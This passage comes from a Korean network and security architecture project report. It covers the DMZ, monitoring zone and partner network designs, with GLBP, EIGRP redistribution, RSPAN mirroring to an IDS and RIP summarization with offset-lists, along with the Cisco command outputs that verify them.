
→ 한쪽 회선에 delay 값을 적용하여 백업경로로 사용하도록 조정하고,  
반대쪽 경로에 장애 발생했을 때 Feasible Successor (FS) 조건을 만족하여  
빠른 경로 전환이 가능하도록 구성



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	29 / 104

### =) DMZ



### 세부 사항

- DMZ는 10.6.0.0/16 주소 대역을 사용하며, EIGRP 200을 통해 라우팅 구성됨
- 외부와의 연동은 pfSense 방화벽을 통해 이루어지며, 내부망과의 경로는 HQ와 라우터 간 연결을 통해 구성
- GLBP 기반의 게이트웨이 이중화 구성
- DM-SW-03 (우선순위 120), DM-SW-05 (110), DM-SW-04 (100)
- DM-SW-05에 IDS 장비(10.6.3.134) 연결되어 트래픽 모니터링
- DM에는 여러 보안 및 외부 서비스를 위한 서버 (Web, Mail, HAProxy, DNS 등)가 분산 배치됨
- DNS 도메인: core.it


기술	내용
<b>EIGRP</b>	AS 번호 200번 사용, DMZ 라우터 간 라우팅 프로토콜 구성
<b>GLBP</b>	VIP: 10.6.3.180/26 / DM-SW-03(120), SW-05(110), SW-04(100) 우선순위 설정
<b>VLAN</b>	VLAN별 세분화 없이 단일 세그먼트 (10.6.3.0/26 등) 사용하여 보안 장비 및 서버 연결
<b>ASA / IDS / IPS</b>	pfSense를 통한 외부 연동 및 보안 정책 설정 IDS(10.6.3.134)는 DM-SW-05에 연결



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	30 / 104

### 기술 구현



```
DM-SW-04#sh glbp
Vlan10 - Group 10
  State is Standby
    19 state changes, last state change 06:10:29
  Virtual IP address is 10.6.3.190
  Hello time 3 sec, hold time 10 sec
    Next hello sent in 1.364 secs
  Redirect time 600 sec, forwarder time-out 14400 sec
  Preemption enabled, min delay 0 sec
  Active is 10.6.3.180, priority 110 (expires in 7.148 sec)
  Standby is local
  Priority 100 (default)
  Weighting 100 (default 100), thresholds: lower 1, upper 100
  Load balancing: round-robin
  Group members:
    c410.1788.0000 (10.6.3.180)
    c411.2560.0000 (10.6.3.181) local
  There are 2 forwarders (1 active)
  Forwarder 1
    State is Active
      3 state changes, last state change 17:06:26
      MAC address is 0007.b400.0a01 (default)
      Owner ID is c411.2560.0000
      Preemption enabled, min delay 30 sec
  --More-- ■
```

→ 우선순위가 낮은 DM-SW-04 스위치가 standby 상태인 모습

```
ESW2#sh vlan-sw br
VLAN Name          Status     Ports
--- 
1   default         active    Fa1/6, Fa1/7, Fa1/8, Fa1/9
                      active    Fa1/10, Fa1/11, Fa1/12, Fa1/13
                      active    Fa1/14, Fa1/15
10  VLAN0010        active    Fa1/2, Fa1/3, Fa1/4, Fa1/5
1002 fddi-default  active
1003 token-ring-default  active
1004 fddinet-default  active
1005 trnet-default   active
ESW2#sh mac
ESW2#sh mac-address-table
Destination Address Address Type  VLAN  Destination Port
----- 
c419.4024.0000    Self     1    Vlan1
c410.1788.0000    Dynamic  10   FastEthernet1/0
0007.b400.0a01    Dynamic  10   FastEthernet1/1
c419.4024.0000    Self     10   Vlan10
c411.2560.0000    Dynamic  10   FastEthernet1/1
0007.b400.0a02    Dynamic  10   FastEthernet1/0
ESW2#■
```

→ 2개의 GLBP MAC 주소 연결되어 있음을 확인



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	31 / 104

### 기술 구현

위치	DMZ-R1	기술	EIGPR 재분배
<pre>E1 - OSPF external type 1, E2 - OSPF external type 2 i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2 ia - IS-IS inter area, * - candidate default, U - per-user static route o - ODR, P - periodic downloaded static route  Gateway of last resort is not set  10.0.0.0/8 is variably subnetted, 50 subnets, 4 masks D EX 10.8.2.0/25 [170/1686016] via 10.6.1.1, 04:10:29, FastEthernet0/0 D EX 10.8.3.0/25 [170/1686016] via 10.6.1.1, 04:10:29, FastEthernet0/0 D EX 10.1.10.0/24 [170/1686016] via 10.6.1.1, 06:53:42, FastEthernet0/0 D EX 10.8.0.0/16 [170/1686016] via 10.6.1.1, 01:26:38, FastEthernet0/0 D EX 10.8.1.0/24 [170/1686016] via 10.6.1.1, 04:10:29, FastEthernet0/0 D EX 10.5.10.0/24 [170/1686016] via 10.6.1.1, 03:45:04, FastEthernet0/0 D EX 10.8.4.0/25 [170/1686016] via 10.6.1.1, 04:10:29, FastEthernet0/0 D EX 10.5.9.0/24 [170/1686016] via 10.6.1.1, 04:26:24, FastEthernet0/0 D EX 10.5.8.0/24 [170/1686016] via 10.6.1.1, 04:26:24, FastEthernet0/0 C 10.6.4.0/26 is directly connected, Serial1/1 D EX 10.5.7.0/24 [170/1686016] via 10.6.1.1, 04:26:24, FastEthernet0/0 D EX 10.3.1.0/24 [170/1686016] via 10.6.1.1, 04:26:34, FastEthernet0/0 D EX 10.2.0.0/24 [170/1686016] via 10.6.1.1, 04:26:35, FastEthernet0/0 D EX 10.3.0.0/24 [170/1686016] via 10.6.1.1, 04:26:35, FastEthernet0/0 D EX 10.2.1.0/24 [170/1686016] via 10.6.1.1, 06:41:20, FastEthernet0/0 D EX 10.3.3.0/24 [170/1686016] via 10.6.1.1, 04:26:35, FastEthernet0/0 D EX 10.1.1.0/24 [170/1686016] via 10.6.1.1, 06:53:43, FastEthernet0/0 D EX 10.0.0.0/24 [170/1686016] via 10.6.1.1, 04:26:35, FastEthernet0/0 D EX 10.3.2.0/24 [170/1686016] via 10.6.1.1, 04:26:35, FastEthernet0/0 D EX 10.7.1.0/24 [170/1686016] via 10.6.1.1, 04:26:35, FastEthernet0/0 D EX 10.4.2.0/24 [170/1686016] via 10.6.1.1, 04:10:35, FastEthernet0/0 D EX 10.7.0.0/24 [170/1686016] via 10.6.1.1, 04:26:35, FastEthernet0/0 C 10.6.1.0/25 is directly connected, FastEthernet0/0 D EX 10.3.4.0/24 [170/1686016] via 10.6.1.1, 04:26:35, FastEthernet0/0 D EX 10.7.3.0/24 [170/1686016] via 10.6.1.1, 04:26:35, FastEthernet0/0 C 10.6.2.0/26 is directly connected, Serial1/0 D EX 10.5.1.0/24 [170/1686016] via 10.6.1.1, 04:26:25, FastEthernet0/0 D EX 10.4.0.0/24 [170/1686016] via 10.6.1.1, 04:26:35, FastEthernet0/0 D EX 10.7.2.0/24 [170/1686016] via 10.6.1.1, 04:26:35, FastEthernet0/0 D 10.6.3.0/26 [90/2707456] via 10.6.4.2, 20:17:52, Serial1/1 D EX 10.5.0.0/24 [170/1686016] via 10.6.1.1, 01:26:34, FastEthernet0/0 D EX 10.5.0.0/16 [170/1686016] via 10.6.1.1, 01:26:38, FastEthernet0/0 D EX 10.4.1.0/24 [170/1686016] via 10.6.1.1, 04:10:35, FastEthernet0/0 D EX 10.1.30.0/24 [170/1686016] via 10.6.1.1, 06:53:43, FastEthernet0/0 D EX 10.1.20.0/24 [170/1686016] via 10.6.1.1, 06:53:43, FastEthernet0/0 D 10.6.4.64/26 [90/2681856] via 10.6.4.2, 21:59:11, Serial1/1 D 10.6.2.64/26 [90/2681856] via 10.6.2.2, 21:59:13, Serial1/0 D EX 10.8.2.128/25 [170/1686016] via 10.6.1.1, 01:48:53, FastEthernet0/0 D EX 10.8.3.128/25 [170/1686016] via 10.6.1.1, 04:10:31, FastEthernet0/0 D EX 10.8.4.128/25 [170/1686016] via 10.6.1.1, 04:10:31, FastEthernet0/0 D 10.6.4.128/26 [90/2172416] via 10.6.4.2, 21:59:43, Serial1/1 D EX 10.5.6.128/25 [170/1686016] via 10.6.1.1, 04:26:26, FastEthernet0/0 D EX 10.5.5.128/25 [170/1686016] via 10.6.1.1, 04:26:26, FastEthernet0/0 D EX 10.5.4.128/25 [170/1686016] via 10.6.1.1, 04:26:26, FastEthernet0/0 D EX 10.5.3.128/25 [170/1686016] via 10.6.1.1, 04:26:26, FastEthernet0/0 D 10.6.1.128/26 [90/3193856] via 10.6.4.2, 21:59:10, Serial1/1 C 10.6.1.128/25 is directly connected, Serial1/2 D 10.6.2.128/26 [90/2172416] via 10.6.2.2, 07:16:42, Serial1/0 D 10.6.3.128/26 [90/2710016] via 10.6.4.2, 16:57:57, Serial1/1 D EX 10.1.4.128/25 [170/1686016] via 10.6.1.1, 06:38:48, FastEthernet0/0 DM-R-01#</pre>			


→ DMZ 구간에서는 재분배를 이용하여 모든 구간과 통신이 가능



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	32 / 104

### ▣ 관제구역



### 세부 사항

- 관제구역은 10.7.0.0/16 주소 대역을 사용하며, OSPF 1 AREA 1 구성을 통해 라우팅 수행
- 관제서버(MRTG, Monitorix, ELK, SOAR 등)가 각각의 VLAN에 분산되어 존재하며, 각 VLAN 간 통신은 InterVLAN 라우팅으로 구성됨
- MN-R-01 라우터는 pfSense 방화벽과 연동되어 있으며, 외부와의 통신을 중계함
- MN-SW-03에 \*\*IDS 장비(10.7.3.5)\*\*가 연결되어 보안 트래픽 분석 수행
- VLAN 분할을 통해 보안성과 관리 효율성 확보:
  - VLAN 10: 10.7.1.0/24 (MRTG 등)
  - VLAN 20: 10.7.2.0/24 (ELK, DB 등)
  - VLAN 30: 10.7.3.0/24 (SOAR 등)
  - VLAN 40: Rspan 미러링 회선

기술	내용
OSPF	OSPF Area 1 구성 / 내부 라우팅 수행 / 라우터 간 인접 형성
VLAN	VLAN 10, 20, 30으로 분리되어 있으며, SW-01~03에서 구성됨
RSPAN	감시 구간 트래픽을 SW-03에서 IDS(10.7.3.5)로 미러링하여 분석할 수 있도록 구성
IDS / IPS	IDS 시스템(10.7.3.5)이 MN-SW-03에 직접 연결되어 있으며 관제 트래픽을 모니터링



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	33 / 104

### 기술 구현

위치

Area 1

기술

RSPAN

```
Switch#sh vlan remote-span
```

Remote SPAN VLANs

40

→ SRC(mn-sw-02)의 Rspan 대상 지정 확인

```
Switch#sh monitor session 1
```

Session 1

```
Type : Remote Destination Session
Source RSPAN VLAN : 40
Destination Ports : Gi1/1
Encapsulation : Active
```

→ DST(mn-sw-03)에서 Source가 Vlan40으로 활성화된 것을 확인

```
Switch#debug ip packet
IP packet debugging is on
Switch#
Switch#
```

```
*Aug 10 17:56:38.730: IP: s=10.7. (Vlan40), d=10.7. , len 100, input feature, MCI Check(109), r
type 0, forus FALSE, sendself FAL
*Aug 10 17:56:38.731: IP: s=10.7. (Vlan40), d=10.7. , len 100, rcvd 2
*Aug 10 17:56:38.731: IP: s=10.7. (Vlan40), d=10.7. , len 100, stop process pak for forus packe
t
*Aug 10 17:56:38.732: IP: s=10.7. (local), d=10.7. , len 100, local feature, Auth Proxy(16), rt
ype 0, forus FALSE, sendself FALS
*Aug 10 17:56:38.733: IP: tableid=0, s=10.7. (local), d=10.7. (Vlan40), routed via FIB
*Aug 10 17:56:38.733: IP: s=10.7. (local), d=10.7. (Vlan40), len 100, sending
*Aug 10 17:56:38.734: IP: s=10.7. (local), d=10.7. (Vlan40), len 100, sending full packet
*Aug 10 17:56:38.752: IP: s=10.7. (Vlan40), d=10.7. , len 100, input feature, MCI Check(109), r
type 0, forus FALSE, sendself FAL
*Aug 10 17:56:38.753: IP: s=10.7. (Vlan40), d=10.7. , len 100, rcvd 2
*Aug 10 17:56:38.753: IP: s=10.7. (Vlan40), d=10.7. , len 100, stop process pak for forus packe
t
*Aug 10 17:56:38.754: IP: s=10.7. (local), d=10.7. , len 100, local feature, Auth Proxy(16), rt
ype 0, forus FALSE, sendself FALSE, mtu 0, fwdchk FALSE
*Aug 10 17:56:38.755: IP: tableid=0, s=10.7. (local), d=10.7. (Vlan40), routed via FIB
```

→ Vlan 40을 통해 정상적으로 패킷 트래픽 탐지 확인



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	34 / 104

### 부) 협력사

협력사 네트워크 구성도	
논리 구성도	물리 구성도
세부 사항	
<ul style="list-style-type: none"> <li>협력사 네트워크는 10.8.0.0/16 대역을 사용하며, 내부 라우팅 프로토콜로는 RIPv2가 구성됨</li> <li>PT-R-01 ~ PT-R-04 라우터 간 RIP 경로 정보가 교환되며, /25 서브넷 단위로 분리 운영됨</li> <li>RIP 주소 요약 기능을 사용하여, NFS 서버가 위치한 10.8.129.0/25 대역을 제외하고 나머지 네트워크를 축약하여 광고함</li> <li>NFS 대역(10.8.129.0/25)은 RIP 요약 대상에서 제외됨으로써 외부 라우터에는 보이지 않게 처리됨</li> <li>또한, offset-list를 통해 10.8.129.0/25 대역의 RIP hop count를 16으로 설정</li> <li>→ RIP에서 hop count 16은 도달 불가능(Unreachable)로 인식되므로, 해당 경로는 외부로 광고되지 않음</li> <li>요약 + offset-list 조합만으로 NFS 네트워크를 외부로부터 은닉 및 접근 차단 처리함</li> <li>PT-SW-02에 연결된 IDS(10.8.4.131)을 통해 네트워크 트래픽 감시 수행</li> <li>DNS 도메인은 s-core.it로 구성되어 있음</li> </ul>	
기술	내용
RIPv2	거리 벡터 기반 라우팅 / 10.8.0.0/16 기반 구성 / 주기적 경로 광고 주소 축약을 사용하여 주요 네트워크만 외부에 광고, NFS 대역은 제외 offset-list를 통해 10.8.129.0/25 대역의 hop count를 16으로 설정하여 차단




## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	35 / 104

### 기술 구현

위치	PT-R-01	기술	수동축약 / offset-list



- NFS서비스의 네트워크 대역을 offset-list를 사용하여 메트릭 값을 임의로 증가
- PT-R-01에서 광고하는 라우팅 정보를 축약해서 넘겨줌

```
C 192.168.10.0/24 is directly connected, Tunnel0
I 172.31.0.0/24 is subnetted, 1 subnets
C    172.31.255.0 is directly connected, Tunnel1
R 10.0.0.0/8 is variably subnetted, 17 subnets, 4 masks
R    10.8.2.0/25 [120/1] via 10.8.1.2, 00:00:00, FastEthernet0/0
R    10.8.3.0/25 [120/1] via 10.8.1.2, 00:00:00, FastEthernet0/0
R    10.8.0.0/17 [120/1] via 10.8.1.2, 00:00:28, FastEthernet0/0
C 10.8.1.0/24 is directly connected, FastEthernet0/0
R 10.8.4.0/25 [120/1] via 10.8.1.2, 00:00:00, FastEthernet0/0
O IA 10.3.1.0/24 [110/128] via 10.4.1.1, 14:22:15, Serial1/1
O IA 10.3.0.0/24 [110/192] via 10.4.1.1, 14:22:15, Serial1/1
O IA 10.3.3.0/24 [110/128] via 10.4.1.1, 14:22:15, Serial1/1
O IA 10.3.2.0/24 [110/192] via 10.4.1.1, 14:22:15, Serial1/1
C 10.4.2.0/24 is directly connected, Serial1/2
O IA 10.3.4.0/24 [110/128] via 10.4.1.1, 14:22:20, Serial1/1
O 10.4.0.0/24 [110/128] via 10.4.2.1, 14:22:20, Serial1/2
    [110/128] via 10.4.1.1, 14:22:20, Serial1/1
S 10.5.0.0/24 is directly connected, Tunnel1
S 10.5.0.0/16 is directly connected, Tunnel1
C 10.4.1.0/24 is directly connected, Serial1/1
R 10.8.3.128/25 [120/2] via 10.8.1.2, 00:00:05, FastEthernet0/0
R 10.8.4.128/25 [120/2] via 10.8.1.2, 00:00:05, FastEthernet0/0
O+N2 0.0.0.0/0 [110/1] via 10.4.1.1, 14:22:20, Serial1/1
done#
```

→ 축약 전

```
C 192.168.10.0/24 is directly connected, Tunnel0
I 172.31.0.0/24 is subnetted, 1 subnets
C    172.31.255.0 is directly connected, Tunnel1
R 10.0.0.0/8 is variably subnetted, 12 subnets, 3 masks
R 10.8.0.0/17 [120/1] via 10.8.1.2, 00:00:12, FastEthernet0/0
C 10.8.1.0/24 is directly connected, FastEthernet0/0
O IA 10.3.1.0/24 [110/128] via 10.4.1.1, 14:20:06, Serial1/1
O IA 10.3.0.0/24 [110/192] via 10.4.1.1, 14:20:06, Serial1/1
O IA 10.3.3.0/24 [110/128] via 10.4.1.1, 14:20:06, Serial1/1
O IA 10.3.2.0/24 [110/192] via 10.4.1.1, 14:20:06, Serial1/1
C 10.4.2.0/24 is directly connected, Serial1/2
O IA 10.3.4.0/24 [110/128] via 10.4.1.1, 14:20:06, Serial1/1
O 10.4.0.0/24 [110/128] via 10.4.2.1, 14:20:06, Serial1/2
--More--
```


→ 축약 후



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	36 / 104

